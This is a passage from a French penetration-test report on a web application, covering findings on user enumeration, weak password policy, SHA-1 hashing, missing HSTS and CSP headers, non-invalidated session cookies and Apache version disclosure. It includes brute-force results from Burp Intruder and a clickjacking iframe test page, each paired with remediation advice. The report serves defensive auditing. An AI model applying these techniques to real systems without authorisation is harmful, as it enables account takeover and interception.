


Figure 46 - Interface Burp Suite Intruder permettant de lancer une attaque par force brute sur une partie du champ login de la requête d'authentification




Figure 47 - Interface Burp Suite Intruder permettant de sélectionner les mots avec lesquels l'attaque par force brute sur une partie du champ login de la requête d'authentification sera réalisée

Request	Payload	Status code	Response received	Length	Error
31	abc	200	274	309	
32	adm	200	281	309	
33	ftp	200	192	309	
34	am	200	192	332	

Request	Response
	1 HTTP/2 200 OK 2 Content-Type: text/html; charset=utf-8 3 Date: [REDACTED] 4 Referrer-Policy: strict-origin-when-cross-origin 5 X-Content-Type-Options: nosniff 6 X-Xss-Protection: 0 7 8 {"success":false,"message":"\u003Cul\u003E\n \u003Cli\u003EPlease check your connection settings\u003C/li\u003E\n\u003C/ul\u003E\n"} 9

Figure 48 - Résultat de l'attaque par force brute prouvant qu'il est possible d'énumérer les comptes valides après plus de 30 requêtes infructueuses

Avec une liste de noms d'utilisateurs valides, des adversaires pourraient tenter de prendre le contrôle des comptes associés en lançant des attaques par force brute ou par dictionnaire (cf. **V5 : Absence de restrictions en cas de tentatives d'authentification excessives**).

Recommandation :

Il est recommandé de faire en sorte que pour tous les mécanismes d'authentification (connexion, réinitialisation du mot de passe ou récupération du mot de passe), l'application réponde par un message d'erreur générique, indépendamment du fait que le nom d'utilisateur ou le mot de passe soient incorrect ou non.

L'objectif est d'empêcher la création d'un facteur de divergence, permettant à un attaquant d'énumérer des utilisateurs sur l'application.

Documentation :

- https://cheatsheetseries.owasp.org/cheatsheets/Authentication_Cheat_Sheet.html#authentication-responses

V9 : Exigences insuffisantes en matière de mot de passe - ★★

Périmètre :

- Application Web


Description :

Durant le pentest, il a été observé que l'application web n'avait aucune politique de mot de passe définie.

Impact :

L'impact de cette vulnérabilité est évalué comme étant moyen.

En n'exigeant aucune longueur spécifique de mot de passe, l'application permet aux utilisateurs de paramétrer des mots de passe faibles. Durant le pentest, il a par exemple été possible de paramétrer un mot de passe à 1 caractère.



The screenshot displays a web browser window with the URL `https://[redacted]/users/addUser`. The page title is "Add a user" and the breadcrumb trail is "Home / Administration / User management / Add a user". The form is titled "Enter information for this new user" and contains the following fields:

- Username:
- Password:
- User display name:
- E-mail address:

Figure 49 - Page de création d'un utilisateur




Figure 50 - Message de confirmation de la création d'un utilisateur avec un mot de passe à 1 caractère

Cette vulnérabilité, combinée à la vulnérabilité **V10 - Utilisation d'un algorithme de hachage faible pour stocker les mots de passe**, ainsi qu'au fait que les utilisateurs ont tendance à utiliser des mots de passe faibles faciliterait considérablement le travail d'un attaquant cherchant à mener une attaque par force brute sur le hash des utilisateurs.

Combiné à la vulnérabilité **V6 - Absence de restrictions en cas de tentatives d'authentification excessives**, c'est le travail d'un attaquant cherchant à mener une attaque par force brute en ligne qui en serait facilité.

Enfin, le fait que l'application ne permette pas de configurer d'authentification à deux facteurs (cf. **V7 - L'authentification repose sur un facteur unique**) implique que si une attaque par force brute ou par dictionnaire venait à réussir, elle serait suffisante pour compromettre des comptes utilisateur, y compris des comptes ayant le rôle administrateur.

Recommandation :

Il est recommandé d'augmenter la longueur minimale des mots de passe pour atteindre à minima 10 caractères. Dans l'idéal, cette longueur devrait atteindre 12 caractères afin de garantir une sécurité optimale.

De la même manière, il est recommandé d'exiger que les mots de passe soient complexes, c'est-à-dire qu'ils comportent au moins 3 types de caractères parmi les 4 que sont les majuscules, les minuscules, les chiffres et les caractères spéciaux.

Documentation :

- https://cheatsheetseries.owasp.org/cheatsheets/Authentication_Cheat_Sheet.html#implement-proper-password-strength-controls

V10 : Utilisation d'un algorithme de hachage faible pour stocker les mots de passe - ★★

Périmètre :

- Application Web

Description :

Un algorithme de hachage est une fonction qui convertit des données d'entrée, généralement de taille arbitraire, en une chaîne de caractères de taille fixe, qui est généralement un nombre hexadécimal. La sortie, appelée valeur de hachage ou condensé, est unique pour chaque entrée unique.

Les algorithmes de hachage sont utilisés pour stocker de manière sécurisée les mots de passe, car ils transforment le mot de passe en une chaîne irréversible de longueur fixe. Cela signifie que même si la valeur de hachage stockée est compromise, il est impossible, d'un point de vue informatique, de reconstituer le mot de passe original, ce qui protège les informations d'identification de l'utilisateur contre le vol et l'utilisation abusive.

Lors de l'exploitation de la **V3 - Absence de neutralisation des éléments spéciaux SQL (SQLi)**, il a été constaté que l'application utilisait l'algorithme de hachage `SHA-1` pour stocker les mots de passe des utilisateurs. Bien qu'autrefois largement utilisé pour le hachage des mots de passe, il est aujourd'hui considéré comme obsolète et est vulnérable à diverses attaques.

```
> hashid '34c6fceca75e456f25e7e99531e2425c6c1de443'  
Analyzing '34c6fceca75e456f25e7e99531e2425c6c1de443'  
[+] SHA-1
```

Figure 51 - Déduction de l'algorithme utilisé pour le mot de passe d'un utilisateur de l'application par l'outil `hashid`

Impact :

L'impact de cette vulnérabilité est évalué comme étant moyen.

En utilisant un algorithme de hachage faible, l'application expose ses utilisateurs à des attaques hors ligne, par force brute ou par dictionnaire, sur le hash de leur mot de passe en cas de fuite de ceux-ci.

Ces attaques peuvent potentiellement conduire à un accès non autorisé à des comptes d'utilisateurs sensibles, compromettant ainsi la confidentialité et l'intégrité des informations personnelles.

Recommandation :

Il est recommandé de mettre à jour l'algorithme de hachage de mot de passe de votre application vers `bcrypt`, un algorithme de hachage moderne et sûr. Pour se faire, il est recommandé d'utiliser la fonction PHP `password_hash($password, PASSWORD_DEFAULT)`, la valeur de `PASSWORD_DEFAULT` étant définie à `bcrypt` par défaut depuis PHP 5.5.0.

En ce qui concerne le processus de mise à niveau, et comme indiqué dans la CheatSheet de l'OWASP, lorsque les utilisateurs s'authentifient, leurs mots de passe doivent être recalculés à l'aide du nouvel algorithme. Pour gérer la transition en douceur, vous pouvez adopter l'une des deux approches suivantes :

- **Première méthode de mise à niveau** : expirez et supprimez les hachages de mots de passe des utilisateurs inactifs, en les invitant à réinitialiser leurs mots de passe lorsqu'ils se connectent à nouveau. Bien que sûre, cette approche peut gêner les utilisateurs et poser des problèmes au personnel d'assistance.
- **Deuxième méthode de mise à niveau** : ajouter un algorithme plus sûr aux hachages de mots de passe existants. Par exemple, vous pourriez passer de `md5($password)` à `bcrypt(md5($password))`. Notez toutefois que cette approche pourrait rendre les hachages plus faciles à décrypter.

D'après l'expérience de l'auditeur, la première méthode est généralement préférée car elle garantit la sécurité la plus forte et ne nécessite que des modifications marginales du code.

Documentation :

- https://cheatsheetseries.owasp.org/cheatsheets/Password_Storage_Cheat_Sheet.html
- https://cheatsheetseries.owasp.org/cheatsheets/Password_Storage_Cheat_Sheet.html#upgrading-legacy-hashes
- <https://www.php.net/manual/fr/function.password-hash.php>

V11 : Absence de l'en-tête HSTS - ★★

Périmètre :

- Application Web

Description :

HSTS signifie *HTTP Strict Transport Security*. Il s'agit d'un mécanisme de sécurité utilisé pour sécuriser les connexions entre les navigateurs web et les sites web.

Lorsqu'un site web active HSTS, il informe le navigateur web que toutes les connexions ultérieures à ce site doivent être effectuées via HTTPS, qui utilise le chiffrement pour sécuriser les données transmises entre le navigateur et le site web. Cela signifie que si un utilisateur tape `http://` avant l'URL du site web ou clique sur un lien non sécurisé vers le site web, le navigateur le convertit automatiquement en `https://` et établit une connexion sécurisée.

HSTS fonctionne en ajoutant un en-tête de réponse HTTP spécial aux réponses du serveur du site web. Cet en-tête contient une politique spécifiant la durée (en secondes) pendant laquelle le navigateur ne doit se connecter au site web que via HTTPS. Une fois que le navigateur a reçu cet en-tête, il se souvient de la politique et l'applique pour les requêtes suivantes.

Durant le pentest, il a été observé que toutes les applications web ne renvoyaient pas le HSTS.

```
> curl -s -D- https://[redacted] | grep -i strict-transport-security:  
> curl -s -D- https://[redacted] | grep -i strict-transport-security:
```

Figure 52 - Résultat des différentes requêtes `curl` vers les sous-domaines `portal.wayne.corp` prouvant que certaines réponses ne comportent pas le HSTS

Impact :

L'impact de cette vulnérabilité est évalué comme étant moyen.

En ne définissant pas l'en-tête HSTS, l'application expose ses utilisateurs à des attaques d'interception. En effet, un attaquant pourrait intercepter les communications entre l'utilisateur et le serveur.

Combiné à la **V5 - Les attributs de sécurité des cookies ne sont pas configurés**, cette vulnérabilité permet à un attaquant d'usurper l'identité d'un utilisateur légitime. Il pourrait par exemple accéder à des données sensibles auquel l'utilisateur a accès, telles que des données personnelles, compromettant ainsi la confidentialité et l'intégrité des données.



Recommandation :

Il est recommandé d'activer cet en-tête sur tous les sous-domaines afin de garantir que toute tentative d'accès au serveur via HTTP sera convertie en HTTPS par les navigateurs clients. Les valeurs suivantes sont recommandées :

```
Strict-Transport-Security: max-age=31536000; includeSubDomains;
```

Il convient de noter qu'une fois qu'un site web a activé HSTS et que le navigateur a mis en cache la politique HSTS, il peut être difficile de revenir à des connexions non-HTTPS jusqu'à ce que la durée spécifiée de la politique expire. Il s'agit là d'une volonté de garantir aux utilisateurs une expérience de navigation cohérente et sûre.

En outre, et comme le suggère l'OWASP CheatSheet associé et lié ci-dessous, il est recommandé d'essayer d'abord de fixer un âge maximum très court en cas d'erreurs lors du déploiement initial avant de mettre en œuvre un âge maximum de 1 ou 2 ans.

Documentation :

- https://cheatsheetseries.owasp.org/cheatsheets/HTTP_Strict_Transport_Security_Cheat_Sheet.html

V12 : Absence de l'en-tête CSP - ★★

Périmètre :

- Application Web

Description :

La *Content Security Policy*, abrégé CSP, est une norme de sécurité mise en œuvre par les navigateurs web pour atténuer les risques d'attaques par scripts intersites (XSS). Elle permet aux administrateurs de sites web de définir et de déclarer un ensemble de règles spécifiant quelles sources de contenu et quels scripts sont considérés comme légitimes et peuvent être exécutés sur une page web donnée. Ce faisant, la CSP contribue à empêcher l'injection et l'exécution de scripts malveillants dans le contexte du navigateur de l'utilisateur, ce qui renforce la sécurité globale des applications web.

Durant le pentest, il a été observé que les réponses de l'application web ne comportaient pas de *Content Security Policy*.

```
(auditor@atk-machine)-[~]
└─$ curl -s -D- https://[redacted] | grep -i content-security-policy:

(auditor@atk-machine)-[~]
└─$ curl -s -D- https://[redacted] | grep -i content-security-policy:

(auditor@atk-machine)-[~]
└─$
```

Figure 53 - Résultat des différentes requêtes `curl` vers les environnements de production et de pré-production prouvant que les réponses ne comportent pas le CSP

Impact :

L'impact de cette vulnérabilité est évalué comme étant moyen.

L'absence de CSP peut avoir des répercussions importantes sur la sécurité des sites web. L'une des conséquences notables est une vulnérabilité accrue aux attaques par détournement de clics. Sans CSP, les sites web deviennent plus vulnérables aux acteurs malveillants qui peuvent exploiter la confiance des utilisateurs dans l'apparence et les fonctionnalités du site.

Le détournement de clics consiste à inciter les utilisateurs à interagir avec des éléments déguisés, ce qui entraîne des actions involontaires telles que cliquer sur des boutons ou des liens susceptibles de déclencher des activités nuisibles. Le CSP agit comme une mesure préventive en permettant aux administrateurs de sites web de définir et de contrôler les sources de contenu, réduisant ainsi le risque de détournement de clics et améliorant la sécurité globale des applications web.

Durant le pentest, il a été possible d'inclure l'application web dans un page HTML.

```
<> clickjacking.html x
1 <html>
2   <head>
3     <title>Clickjack test web page</title>
4   </head>
5   <body>
6     <iframe src="https://[redacted]" width="1280" height="720"></iframe>
7   </body>
8 </html>
```

Figure 54 - Code de la page HTML malveillante utilisée par les pentesters lors de l'audit pour tester l'application web




Figure 55 - Page malveillante rendue par le navigateur avec l'application web

L'absence de CSP a également pour effet d'augmenter le risque d'attaques de type Cross-Site Scripting (XSS). Les vulnérabilités XSS apparaissent lorsqu'un adversaire injecte des scripts malveillants dans des pages web qui sont ensuite exécutées par des utilisateurs peu méfiants. Sans CSP, il y a moins de garanties en place pour restreindre l'exécution des scripts à des sources fiables, ce qui permet aux attaquants d'injecter et d'exécuter plus facilement du code nuisible sur un site web. Cela peut conduire au vol d'informations sensibles sur les utilisateurs, au détournement de sessions ou à la diffusion de logiciels malveillants aux visiteurs.



En outre, l'absence de CSP rend un site web plus vulnérable à l'exfiltration de données. Des acteurs malveillants peuvent exploiter l'absence de politiques de sécurité du contenu pour charger et envoyer des données sensibles vers des sites externes à l'insu de l'utilisateur. Il peut en résulter un accès non autorisé et une utilisation abusive d'informations confidentielles, ce qui met en danger à la fois les utilisateurs et le site web.

Recommandation :

Comme le recommande l'évaluateur CSP de Google, l'application web doit appliquer la politique de sécurité de contenu la plus stricte possible.

Voici une proposition tirée de l'exemple de règles de sécurité de Google :

```
script-src 'strict-dynamic' 'nonce-rAnd0m123' 'unsafe-inline' http: https;; object-src 'none';  
base-uri 'none';  
require-trusted-types-for 'script';  
frame-ancestors 'self';
```

Documentation :

- https://cheatsheetseries.owasp.org/cheatsheets/Content_Security_Policy_Cheat_Sheet.html
- <https://csp-evaluator.withgoogle.com/>

V13 : La fonctionnalité de déconnexion n'invalide pas le cookie de session - ★

Périmètre :

- Application Web

Description :

Une fonctionnalité de déconnexion permet à un utilisateur de terminer sa session en ligne de manière sécurisée. Lorsqu'un utilisateur se déconnecte, l'application doit invalider le token d'authentification ou supprimer les cookies de session, empêchant ainsi l'accès ultérieur sans une nouvelle authentification. Cette fonctionnalité protège les informations personnelles de l'utilisateur en veillant à ce que personne d'autre ne puisse accéder à son compte une fois qu'il a quitté l'application.

Durant le pentest, il a été observé que la fonctionnalité de déconnexion n'invalidait pas le cookie de session.




Figure 56 - Requête de déconnexion




Figure 57 - Requête permettant de lister les permissions des utilisateurs réalisée à l'aide d'un cookie provenant d'une session censée être déconnectée



Impact :

L'impact de cette vulnérabilité est évalué comme étant mineur.

En n'invalidant pas les cookies de session une fois la requête de déconnexion réalisée, l'application expose ses utilisateurs à des attaques par rejeu de cookie.

Combiné au fait que les cookies de sessions ne comportent pas les attributs `Secure` et `httpOnly` (cf. **V5 - Les attributs de sécurité des cookies ne sont pas configurés**), cette vulnérabilité augmente la surface d'attaque temporelle d'un adversaire ayant accès à un cookie de session valide. En effet, les utilisateurs ne pouvant pas invalider les cookies précédemment attribués, cette lacune expose les utilisateurs à des usurpations d'identité pendant la totalité de la durée de vie du cookie.

Recommandation :

Comme conseillé dans la documentation de PHP, il est recommandé d'utiliser la méthode `session-destroy()` afin de supprimer les informations d'authentification de la session de l'utilisateur, de sorte que les demandes ultérieures ne soient pas authentifiées.

Documentation :

- https://cheatsheetseries.owasp.org/cheatsheets/Session_Management_Cheat_Sheet.html#logout-button
- <https://www.php.net/manual/fr/function.session-destroy.php>

V14 : L'en-tête Server divulgue la version d'Apache utilisée - ★

Périmètre :

- Application Web

Description :

L'en-tête HTTP `Server:` permet aux serveurs web de communiquer aux clients (comme les navigateurs web) des informations sur le logiciel serveur utilisé pour traiter la requête. Cet en-tête peut inclure le nom du logiciel serveur, sa version, et parfois des informations additionnelles comme des modules ou des configurations spécifiques.

Durant l'audit, il a été observé que toutes les instances de `portal.wayne.corp` étaient configurées pour divulguer la version d'Apache utilisée.

```
(auditor@auditor)
└─$ curl -I [REDACTED]
HTTP/1.1 301 Moved Permanently
Date: [REDACTED]
Server: Apache/2.4.58 (Ubuntu)
Location: [REDACTED]
Cache-Control: max-age=0
Expires: [REDACTED]
Content-Type: text/html; charset=iso-8859-1
```

Figure 58 - Résultat de la commande `curl` sur l'environnement de production `www.portal.wayne.corp`

Impact :

L'impact de cette vulnérabilité est évalué comme étant mineur.

En elle-même, cette vulnérabilité n'a pas d'impact direct sur le serveur et les applications qu'il héberge.

Cependant, la version utilisée n'étant pas à jour et vulnérable à une faille critique, la connaissance du numéro de version pourrait permettre à un attaquant d'exploiter des vulnérabilités connues.

Recommandation :

Dans un premier temps, il est recommandé de mettre à jour Apache vers sa dernière version, soit la 2.4.61 au moment de la rédaction du présent rapport.

Par ailleurs, il est également recommandé de configurer la directive `ServerTokens` à la valeur `Prod` dans le fichier de configuration Apache2.

Documentation :

- <https://cheatsheetseries.owasp.org/cheatsheets/HTTP-Headers-Cheat-Sheet.html#server>
